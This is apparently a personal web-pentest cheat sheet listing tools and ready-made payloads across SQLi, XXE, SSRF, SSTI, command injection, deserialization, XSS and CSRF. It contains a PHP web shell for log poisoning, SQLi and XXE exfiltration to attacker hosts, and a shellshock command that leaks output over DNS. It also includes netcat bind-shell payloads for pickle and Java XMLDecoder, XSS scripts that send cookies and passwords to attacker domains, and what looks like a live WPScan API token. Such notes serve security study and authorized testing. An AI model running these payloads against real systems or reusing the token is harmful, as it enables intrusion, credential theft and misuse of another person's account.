Reconnaissance

scan

- nikto --url [url]
- Zap
    - Automated scan
    - enter url
    - Attack button

wordpress

- wpscan # api = wvSv8NOGqqGAs5B0hJhaCMEKUQffvJUoDSar8TU2EnI
  - wpscan -url url -api-token token #vulnerability search
  - wpscan -url url -api-token token --enumerate u #look for users in websites
  - wpscan -url url/login -api-token token --usernames user -passwords passwords # login bruteforce

crawl

•Burpsuite #it includes crawler which will followe every link and input form in the website

- new scan -> crawl

page source

- view the html source of web page # right-click -> view page source or add view-source: before the http://
  - look for :
    - src (src=)
    - href (href=)
    - hidden (type="hidden")
    - script (<script>)
    - comments (<!--comment-->)
    - php code (<?php)

improtant files

- files and directories to check if its exist
  - robot.txt
  - .htaccess
  - .git/
  - sitemap.xml
  - config.php
  - readme
  - security.txt

.git/

- .git return 403 try directly access some git files and check Git-tools
- check git utility commands
  - git show [log.number]
  - git log # show log life
  - git diff # show difference between index and working directory

loaded files

- check files loaded by webpage
  - f12 -> network tab

parameters

- look for parameters (?id=1) in get requests (links) and try
  - LFI
  - sqli

Input forms

- look for all input forms
  - register
  - contact
  - login
  - search
- to be tested for
  - sqli
  - xss
  - ssti
  - os command injection

registeration

- Create users with following criteria may be signed in database as one
  - with same name but different cases
  - with same name with adding space

cookies

- check avaliable cookies after login

Requests & responses

- check requests by webapp for valuable data
- try change request

404 page

check 404 pages in different directories for different services identifiying

Fuzzing

FILES

- gobuster dir --url http://10.10.149.157/ --wordlist /usr/share/dirb/wordlists/common.txt -x .ext1,.ext2,.ext3
- fuzz : -z file -f commons.txt --hc 404 http://vulnerable/FUZZ.[extension]
  - extensions to fuzz
    - php
    - html
    - txt
    - bak

Directory

- gobuster dir --url <ip> --wordlist /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
- wfuzz -c -z file,/usr/share/wfuzz/wordlist/general/big.txt --hc 404 http://example.com/FUZZ

parameters

Name:

- wfuzz -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --hh <length of response without parameter> http://example.com/index.php?FUZZ

Value:

- wfuzz -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --hh <length of response without parameter> http://example.com/index.php?FUZZ

Authorization

- search for authorization types
  - admin
  - user
- check the json representation of html files if avaliable
- tamper with links to access other contents # ?user=attacker -> ?user=victim

Exploits

Server Side

Authentication

- **Brute Forcing/Weak Credentials**
  - seclist -> names.txt
- **Session Management** (cookies)
- **null bind** (login forms)
- **sqli** (' or 1=1--)

LFI

- LFI like directory traversal instead of only reading file it allows to execute php tags
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion

escalation

RCE

- esclate to RCE with log poisoning
  - try read access.log
  - intercept the request and inject php code in user-agent #**<?php system($_GET['cmd']); ?>**
  - access the log again and add **&cmd=[command]** to the end and search for the output

file uplaod

- check the upload request

bypass waf

- add magic bytes of allowed extensions in start if malicious file
- insert comment using Exifpilot

exif_imagetype

- exif_imagetype #magicbytes checker
  - fh = open('shell.php', 'w')
  - fh.write('\xFF\xD8\xFF\xE0' + '<? passthru($_GET["cmd"]); ?>')
  - fh.close()

black&white list extension

- check different extensions :
  - php5 || pht || phtml || shtml || asa || cer || asax || swf || xap || php
- double extension :
  - file.[allowedext].php || file.php.[randomext] || file.php.[allowedext]
- semicolon :
  - file.php;.[allowedext]
- casesensitve rules:
  - file.pHp
- null character
  - file.php%00.jpg
- protection mechanism remove forbidden ext
  - file.p.phphp > file.p~~.php~~hp

Windows

- directory creation
  - folder.asp::$Index_Allocation
  - folder.asp:$I30:$Index_Allocation

getimagesize

getimagesize() check for image and check for “mime” to verify image type.

- write comments in GIF image
  - **gifsicle < mygif.gif -- comment "comment” > output.php.gif**

Content-Type header

- change the header using Burp

data checker

- obfuscate malacious data
- craft data to create a malicious code by the application.

file types

zip

- if website show to content of uploaded zip use zip slip to read local file
  - ln -s <pathtofile> symlink
  - zip --symlinks symlink.zip symlink

escalation

XXE

use XML-based formats to esclate to XXE

- document files #DOCX

- image files #svg
  - payload :
    - **<?xml version="1.0" standalone="yes"?>**
      <!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/hostname" >]>
      <svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
      <text font-size="16" x="0" y="16">&xxe;</text>
      </svg>

Injection

sqli

Detection #if nothing works procced with blind sqli

• inject **'** or " and look for errors
• inject boolean condition (or 1=1)
• inject mathmatic operation (id=2-1)

Note
•check cheat sheets of the used database for waf bypass and different query to use
•if developer limit to retrive one result from query use **limit** function
• using **like binary** instead of **=**
• combine username and password # query = select * from users where username="[input]" and password ="[input]"
  ◇ write **/*** in username
  ◇ write ***/** in password #this will comment this part **" and password ="** from the query
  ◇ then write **" or 1=1 --**
  ◇ modified query = select * from users where username="/*" and password ="*/ " or 1=1 --
• some character will need to be encoded check encoding tips
• second-order sql injection aka stored SQL injection where query is stored website database

testing

Testing

1. break out of syntax using qoutes
2. query the version of database used
3. list contents of database (tables,columns)

- retrive hidden data
    - add comment character after input to comment any filters in query

union attacks

1. determine number of columns
   - ◇ ' order by 1-- # increase number until error is recived number of columes = error number -1
   - ◇ ' union select null-- # increase null values until error is recived number of columes = error number -1
2. determine data type of column (string or integer)
   - ◇ ' union select 'a',null,null,null-- # 'a' is testing if the column can contain string if not error is recieved
3. use suitable column to retrive data
   - ◇ ' union select password,null,null,null from users-- #first column can contain string so it is used
4. use concatenation to retrive multiple columns in one
   - ◇ ' union select username || ':' || password from users-- # this query retirve data of username and password colum and seprate them with ':'

blind sqli

time based

1. inject delay condition and check response time
   - '; IF (1=2) WAITFOR DELAY '0:0:10'-- # false condition
   - '; IF (1=1) WAITFOR DELAY '0:0:10'-- # true condition and will wait for 10s
2. retrive data using burp intruder or python script
   - Example retrive password

     1- check length of password **'; IF (SELECT COUNT(username) FROM Users WHERE username = 'Administrator' AND length(password) = 32) = 1 WAITFOR DELAY '0:0:10'--** #if length is correct response delay for 10s

     2- retrive password **'; IF (SELECT COUNT(username) FROM Users WHERE username = 'Administrator' AND SUBSTRING(password, 1, 1) = 'm') = 1 WAITFOR DELAY '0:0:{delay}'--** #if first letter is m response delay for 10s

conditional response

1. inject two boolean condition true and false and look for difference in response
    - ' UNION SELECT 'a' WHERE 1=1-- # true
    - ' UNION SELECT 'a' WHERE 1=2-- # false
2. retrive data using burp intruder or python script
    - Example retrive password

      1- check length of password **' UNION SELECT 'a' FROM Users WHERE Username = 'Administrator' and length(Password) > 30--** #look for the response returned by th true boolean condition

      2- retrive password **' UNION SELECT 'a' FROM Users WHERE Username = 'Administrator' and SUBSTRING(Password, 1, 1) = 'm'--** #look for the response returned by th true boolean condition

Error-based

1. same like conditional response
   - xyz' UNION SELECT CASE WHEN (1=2) THEN 1/0 ELSE NULL END-- #the query will result in null response
   - xyz' UNION SELECT CASE WHEN (1=1) THEN 1/0 ELSE NULl END-- #query will execute 1/0 that may return error
2. retrive data using burp intruder or python script
   - Example retrive password

     1- check length of password **xyz' union select case when (username = 'Administrator' and length(password) = 32) then 1/0 else null end from users--** #if it true will return error else return null response

     2- retrive password **xyz' union select case when (username = 'Administrator' and SUBSTRING(password, 1, 1) = 'm') then 1/0 else null end from users--** # if first letter is m will return error else return null response

out-of-band (OAST)

1. inject query that will lookup for dns name
   - '; exec master..xp_dirtree '//attacker.com/a'-- # dns request sent to attacker.com if query executed
2. exfiltrate data
   - '; declare @p varchar(1024);set @p=(SELECT password FROM users WHERE username='Administrator');exec('master..xp_dirtree "//'+@p +'.attacker.dom/a"')--
     - the password will be appended as subdomain to attacker.com

waf bypass

- owasp sqli waf bypass


automation

- sqlmap #r.txt is the request copy from burp suite
  - ◇ list possible database : sqlmap -r r.txt --dbs --batch
  - ◇ list tables of database : sqlmap -r r.txt -D databasename --table --batch
  - ◇ list columns of database : sqlmap -r r.txt -D databasename -T tablename --columns --batch
  - ◇ retrive data from column : sqlmap -r r.txt -D databasename -T tablename -C [column1,column2,..] --batch --dump
  - ◇ read file : sqlmap -r r.txt --file-read=[path]

ssti

Look for :

1. reflected text and XSS # may rise in 404 page
2. inject code like 7*7 if it returns 49 so it's vulnerable
   - syntax
     - {7*7}
     - {{7*7}}
     - ${7*7}
     - <%var%>
     - [% var %]
3. identify which template engine is used
4.



- can lead to rce

exploit

1. search for important bultin methods, function, etc and how to abuse them
2. explore enviroment of template engine
   - bruteforce variable names using FuzzDB and burp intruders
3. try to
   - LFI & RFI
   - information disclosure
   - privesc

automation

- tplmap

OS command injection

1.**Check Requests and Responses by burpsuite**
    -for system commands interactions
    -for input forms
    -for button clicks

2. try to insert system command using

- seperators
  - &, &&, |, ||
  - unix-based : semicolon(;), Newline(0x0a, \n)
- backticks and dollar sign
  - \`command\`
  - $(command)

Notes :
- terminate the quoted context (using **"** or **'**) before using suitable shell metacharacters

blind

time delay

- ping -c10 127.0.0.1
  - ping loopback address for 10s

redirection

- whoami > /var/www/static/whoami.txt
  - redirect the output of command to file in the root of web server

out-of-band (OAST)

- nslookup [domain]
  - will send dns request to the domain which attacker control
- data exfiltrate
  - nslookup `command`.[domain]

XXE

- Look For :
  - XML in requests or requests that allow XML

Note:
- some character may be needed to encoded to xml entity if there is entity in another entity
  - **'** -> **&#x27;**
  - **&** -> **&#x26;**
  - **%** -> **&#x25;**

attacks

- read file using get request
  - ◇ <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///[filepath]">]><foo>%26xxe;</foo>
- xml data in requests
  - ◇ default request : <?xml version="1.0" encoding="UTF-8"?>
    <stockCheck><productId>381</productId></stockCheck>
  - ◇modified request : <?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
    <stockCheck><productId>&xxe;</productId></stockCheck>

Content-type header

- example request

  -
    ```
    POST /action HTTP/1.0
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 7
    foo=bar
    ```
- modify request

  -
    ```
    POST /action HTTP/1.0
    Content-Type: text/xml
    Content-Length: 52
    <?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
    ```
  - if application accept request and parse body content as xml so it is vulnerable

XInclude

- some service take inut and embed it in xml file following payload can be used :
  - <foo xmlns:xi="http://www.w3.org/2001/XInclude">
    <xi:include parse="text" href="file:///etc/passwd"/></foo>

blind

Out-Of-Band (OAST)

Detection :

- <!DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://attacker.example.com"> % xxe;]>
  - then for any requets comming to the attacker server

Data exfiltration :

1. create malicious DTD and host it on attacker server
   - <!ENTITY % file SYSTEM "file:///etc/passwd">
     <!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://web-attacker.com/?x=%file;'>">
     %eval;
     %exfiltrate;
2. <!DOCTYPE foo [<!ENTITY % xxe SYSTEM
   "http://attacker.example.com/malicious.dtd"> %xxe;]>

Note

- might not work with some file contents, including the newline characters contained in the /etc/passwd file.
- it might be possible to use the FTP protocol instead of HTTP.
- Sometimes, it will not be possible to exfiltrate data containing newline characters, and so a file such as /etc/hostname can be targeted instead.

Error message

If server return error message in response # error EX :
java.io.FileNotFoundException

-
  ```
  <!ENTITY % file SYSTEM "file:///etc/passwd">
      <!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
      %eval;
      %error;
  ```

internal DTD

1. check for common dtd files according to system
   - ◇
```
<!DOCTYPE foo [
    <!ENTITY % local_dtd SYSTEM "file:///path/internal.dtd">
    %local_dtd;
    ]>
```
2. look for copy of DTD and check the ENTITY that this files identify
3. use following payload
   - ◇
```
<!DOCTYPE foo [
   <!ENTITY % local_dtd SYSTEM "file:///path/internal.dtd">
   <!ENTITY % custom_entity '
   <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
   <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
    &#x25;eval;
    &#x25;error;
    '>
    %local_dtd;
    ]>
```

esclation

SSRf

- use the same payload instead of requesting file make request to intenal system

  -
    ```
    <?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://internal.com"> ]>
    <stockCheck><productId>&xxe;</productId></stockCheck>
    ```

XPATH

1. inject single qoute
   - if returns error so it is may be vulnearble
2. try boolen logic like sql
   - ' and '1'='1 and you should get the same result.
   - ' or '1'='0 and you should get the same result.
   - ' and '1'='0 and you should not get any result.
   - ' or '1'='1 and you should get all results.

Mass assignment

- owasp cheat sheet

LDAP Injection

- bypass authentication using null bind

open redirect

- allow redirection of user to any wbsite used in phishing
- lead to SSRF

Application Logic

- https://www.netsparker.com/blog/web-security/logical-vs-technical-web-application-vulnerabilities/

SSRF

- look for :
  - full and partial url in requests
    - partial url impact is limited since there is no complete control of url
  - data formats include url
    - XML -> XXE to SSRF
  - collaborater Everywhere
    - inject burp collabroter domain in different HTTP headers causing pingbacs to reveal backend systems
  - Referer header
    - some analytic software tracks visitors so it visits links present in Referer header
  - X-Forwarded-For & True-Client-IP headers
    - application that trusts header preform dns lookups to resolve supplied hostnames
  - X-Wap-Profile header
    - X-Wap-Profile: http://nds1.nds.nokia.com/uaprof/N6230r200.xml web app will extract url and parse the xml
  - Duplicate parameters
    - Incapsula will fetch any URL that's specified twice in the query string.

Attacks

- against server
  - requests resource from the backend system hosting the web app by injecting loopback address
  - POST /product/stock HTTP/1.0

    ```
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 118
    stockApi=http://localhost/admin
    ```
- against backend systems
  - use intruder to bruteforce ip range to look for alive backend systems
  - some as above instead of injecting loopback address use the ip of backend system
  - POST /product/stock HTTP/1.0

    ```
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 118
    stockApi=http://192.168.0.68/admin
    ```

Bypass

blacklist filters

- user alternative ip representation
  - 127.0.0.1 -> 017700000001
- register domain name which resolve to target ip
- obfuscate blocked string
  - url encode
  - case variations

whitelist filters

- embed credentials before hostname use @
  - ◇ https://username:pass@expected-host
  - ◇ https://ip:port@expectedhost
  - ◇ https://evil.com@expectedhost
- url fragment using #
  - ◇ https://ip:port#expected-host
  - ◇
- place expected as subdomain for attacker one
  - ◇ https://expected-host.evil-host
- use combination of attacks
  - ◇ https://ip:port#@expected.com
  - ◇ https://evil.com#@expected.com

note :

- some character may be encoded check encoding

using open redirection

- instead of redirect website to external malacious website, inject loopback or backend system ip address

blind

out-of-band (OAST)

- generate domain with burp collabroter and try to inject it and wait for dns request
- use collabroter everywhere extensions

escalation

shellshock

shellshock happened when a variable is passed to shell
1. install the "Collaborator Everywhere" extension
2. add target domain to scope and start browsing it or crawl it
3. look for HTTP interactions in user-agent header
4. generate bur collaborter domain
5. inject shellshock payload in user-agent
   - () { :; }; /usr/bin/nslookup $(command).YOUR-SUBDOMAIN-HERE.burpcollaborator.net
6. see requests to burp collabroter for output of command

deserlization

python

pickle

If an application unserialises data using pickle based on a string under your control, you can execute code in the application.
To do so,
1. you will need to create a malicious object.
   ◇ The following example creates an object that will bind a shell on port **1234** and run **/bin/bash**:

```
    class Blah(object):
        def __reduce__(self):
            return (os.system,("netcat -c '/bin/bash -i' -l -p 1234 ",))
```

1. the pickled object by using following python code : # /payload/pickle.py

```
import cPickle
import os
   class Blah(object):
      def __reduce__(self):
         return (os.system,("[command to insert]",))
b = Blah()
print cPickle.dumps(b)
```

4. find where the application uses Pickled data.
5. try to send our malicious object in the **pickled** cookie, After Base64 encoding the payload
   ◇ payload needed to pickle the object on the same platform. (Linux/Widnows) using `subprocess` with `__import__` my overcome this
6. web server Response with HTTP/500 error, sending a malicious object instead of a User object, application unserialise your malicious object, then the application tries to use the object but it crashes as your object doesn't have the right methods or attributes.

java

XML Decoder

XMLDecoder is a Java class that creates object based on a XML message. using arbitrary data in a call to the method **readObject**, will instantly gain code execution on the server.

Execution :

1. get java code to do what you want example exec

```
◇ Runtime run = Runtime.getRuntime();
    String[] commands = new String[] { "/usr/bin/nc", "-l","-p",
"9999", "-e", "/bin/sh" };
    run.exec(commands );
```

2. get runtime object : **<object class="java.lang.Runtime" method="getRuntime">**
3. using following payload to call exec

```
◇ <void method="exec"> # calling method
   <array class="java.lang.String" length="6"> #create an array of
command and it is argument
      <void index="0"> #index of command in array
         <string>/usr/bin/nc</string> # the command need to be
executed
      </void> #the rest is for command argument of netcat bind shell
      <void index="1">
         <string>-l</string>
      </void>
      <void index="2">
         <string>-p</string>
      </void>
      <void index="3">
         <string>9999</string>
      </void>
      <void index="4">
         <string>-e</string>
      </void>
      <void index="5">
         <string>/bin/sh</string>
      </void>
   </array>
   </void>
```

payload can use **ProcessBuilder** or **Runtime().exec()**

readObject

Spring

application uses the method **readObject()** on data coming from the user.
Exploitation:
1) using ysoserial
   1- **java -jar ysoserial-[version]-all.jar Spring1 “command to execute”**
      ▪ Here we know that it is a Spring application, use the **Spring1** payload.
   2- find where the serialized object is used. A good indicator is the string **rO0**, which is the base64 encoded version of **\xac\xed\x00**.
      ▪ Since serialised Java objects contain a lot of special characters, it's very common for them to get encoded before being transmitted over HTTP.
   3- base64-encode your payload. You can do this by using the **base64** command. If you're on Linux, you can use **base64 -w 0** to avoid new lines.
2) You can also try to exploit this issue with the Burp Extension **JavaSerialKiller**.

Client Side

XSS

- reflected xss is when the web app reflect the user input
- stored xss same as reflected but the web app store it so every one load the vulnerable page will be targeted

note
- Encoding may be needed check encoding in tips folder
- googling similar context for a way of execution

Testing

1. search for all entry points in application
2. look for which input is reflected in html
3. check if the input is stored in page for stored XSS
4. determine the context of reflected input (HTML, attr, url, js, angularjs) and complete the context of code succefully
5. test payload based on context of reflected input in reapeter and check the context is parsed correctly
6. test the attack in browser

context

HTML context

reflected string is between tags try : #<tag>userinput<tag>

- <script>alert(document.domain)</script>
- <img src=1 onerror=alert(1)>
- <svg onload=alert(1)>
- <body onload=alert(1)>
- <iframe onload=alert(1)>

Attribute context

reflected srting is value of html attribute#<tag attr='{userinput}'></ tag>

- Double qouted input
  - "autofocus onfocus="alert(1)
  - "autofocus onfocus=alert(1)//
  - "onbeforescriptexecute=alert(1)//
  - "onmouseover="alert(1)// (Interaction)
  - "autofocus onblur="alert(1) (Interaction)
- Single qouted input
  - 'autofocus onfocus='alert(1)
  - 'autofocus onfocus=alert(1)//
  - 'onbeforescriptexecute=alert(1)//
  - 'onmouseover='alert(1)// (Interaction)
  - 'autofocus onblur='alert(1) (Interaction)
- No qoute
  - aaaa autofocus onfocus=alert(1)//
  - aaaa onbeforescriptexecute=alert(1)//
  - aaaa onmouseover=alert(1)// (interaction)

URL context

userinput is in tag's attribute which take URLs # <tag href="{userinput}"></tag>

- "src" in <script> load js remotly #<script src="{{userinput}}"></script>
- “href” in <a> use **javascript:alert(1)//** #<a href="{{userinput}}">Click</a>
- “src” in <iframe> use **javascript:alert(1)//** #<iframe src="{{userinput}}" />
- href in <base> load js remotly #<base href="{{userinput}}">
- action in <form> use **javascript:alert(1)//** #<form action={{userinput}}>
- src in <frameset> use **javascript:alert(1)//**#<frameset><frame src="{{userinput}}"></frameset>

JS context

- terminate exsiting script tag
  - **</script><img src=1 onerror=alert(document.domain)>**
- break JS string #var x="{{userinput}}";//
  1) break out of exsiting code like qoutes **"** or **'** # var x="**"**";//
  2) concatonte js codes using ; or - or + * # var x=""+alert(1)+"";//

Note
- if qoutes are escaped add \ to before slash
- if js in qouted tag attribute HTML encoding can be used to bypass filters
- embedded JavaScript expressions can be used in template cases # **${alert (document.domain)}**

Bypass

blocked tags

Use Burp Intruder to test which tags and attributes are being blocked:
1. With your browser proxying traffic through Burp Suite, Send the resulting request to Burp Intruder.
2.In Burp Intruder, in the Positions tab, click "Clear §".
3.In the request template, replace the value of the reflected term with:
<>
4.Place the cursor between the angle brackets and click "Add §" twice, to create a payload position. The value of the reflected term should now look like:
<§§>
5.Visit the XSS cheat sheet and click "copy tags to clipboard".
6.In Burp Intruder, in the Payloads tab, click "Paste" to paste the list of tags into the payloads list.
7.Click "Start attack".
8.When the attack completes, review the results. and look for uniqe one assume it is body tag
For testing attribute:
9.Go back to the Positions tab in Burp Intruder.
10.Replace your search term with: <body%20=1>
11.Place the cursor before the = character and click "Add §" twice, to create a payload position. The value of the search term should now look like: <body%20§§=1>
12.Visit the XSS cheat sheet specify tag body and click "copy events to clipboard".
13.In Burp Intruder, in the Payloads tab, click "Clear" to remove the previous payloads. Then click "Paste" to paste the list of attributes into the payloads list.
14.Click "Start attack".
15.When the attack completes, review the results. and again look for unique respnose

usage

Steal cookies

It can be done by make the appliaction make dns lookup for attacker domain including document.cookie
payloads:

- **<script>var i=new Image;i.src="http://attackerdomain/?"+document.cookie;</script>**
- **<script>**
  fetch('https://YOUR-SUBDOMAIN-HERE.burpcollaborator.net', {
  method: 'POST',
  mode: 'no-cors',
  body:document.cookie
  });
  </script>

Steal password

Payload:

```
<input name=username id=username>
<input type=password name=password onchange="if
(this.value.length)fetch('attackerdomain',{
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
```

DOM-based

CSRF

- requirements :
  - A relevant action : action that may led attacker to cause damage (change email, give permission to specific user)
  - session handling
    - Cookie-based : the website relies on session cookies only to identify the user who is making the request so it need no user authentication
    - other session handling mechanism where the victim does not have to insert any creds # the application automatically adds some user credentials to requests, such as HTTP Basic authentication and certificate-based authentication.
  - No unpredictable request parameters : the request does not contain parameters with unpredictable value

PoC generate

- **burpsuite proffesional**
  1) check requirement in main tree
  2) intercept the request of action #email change
  3) right-click request >> Engagmenet tools >> Generate CSRF PoC
  4) select options
  5) click regenerate
  6) copy generated html and inject it in malicious page

Bypasses

CSRF token

- change request method #post to get
- remove CSRF toekn input from request
- csrf token not tied to user session
  1) create an account
  2) get a newly generated csrf token from request of that account
  3) insert fresh csrf in request and generate New PoC
  4) test PoC in another account
- token is tied to cookie # the csrf token validation according to the cookie associted with it || the cookie and csrf may have the same value in that case changing the csrfcookie and csrftoken to any same value
  5) create an account
  6) get a newly generated csrf token and csrf cookie from request of that account
  7) insert fresh csrf in request and craft a url to insert cookie into browser
     1- example : http://example.com/?search=test%0d%0aSet-Cookie:%20${csrfcookiename}=${your-key}
     2- insert : <img src="$cookie-injection-url" onerror="document.forms[0].submit()"> instead of script block in html PoC
  8) test PoC in another account

Referer based

- validition of referrer header only
  - ◇ add this to html PoC : <meta name="referrer" content="no-referrer"> #add empty referer
- validition of referrer header and content # send request to repeater and check how the defense can be bypassed
  - ◇ the webapp check if the domain is present in referrer header
    - ▪so it can be bypassed by adding the vulnerable domain in referrer like that http://attacker-website.com/csrf-attack?vulnerable-website.com
      - in the PoC put the ${vulnerable-website.com} in the history.pushState ("", "", "/?${vulnerable-website.com}")
  - ◇ the webapp check if the referrer starts with http://${vulnerable-website.com}
    - ▪ put the ${vulnerable-website.com} as a subdomain to the attacker domain
      - ${vulnerable-website.com}.${attacker-website.com}/csrfattack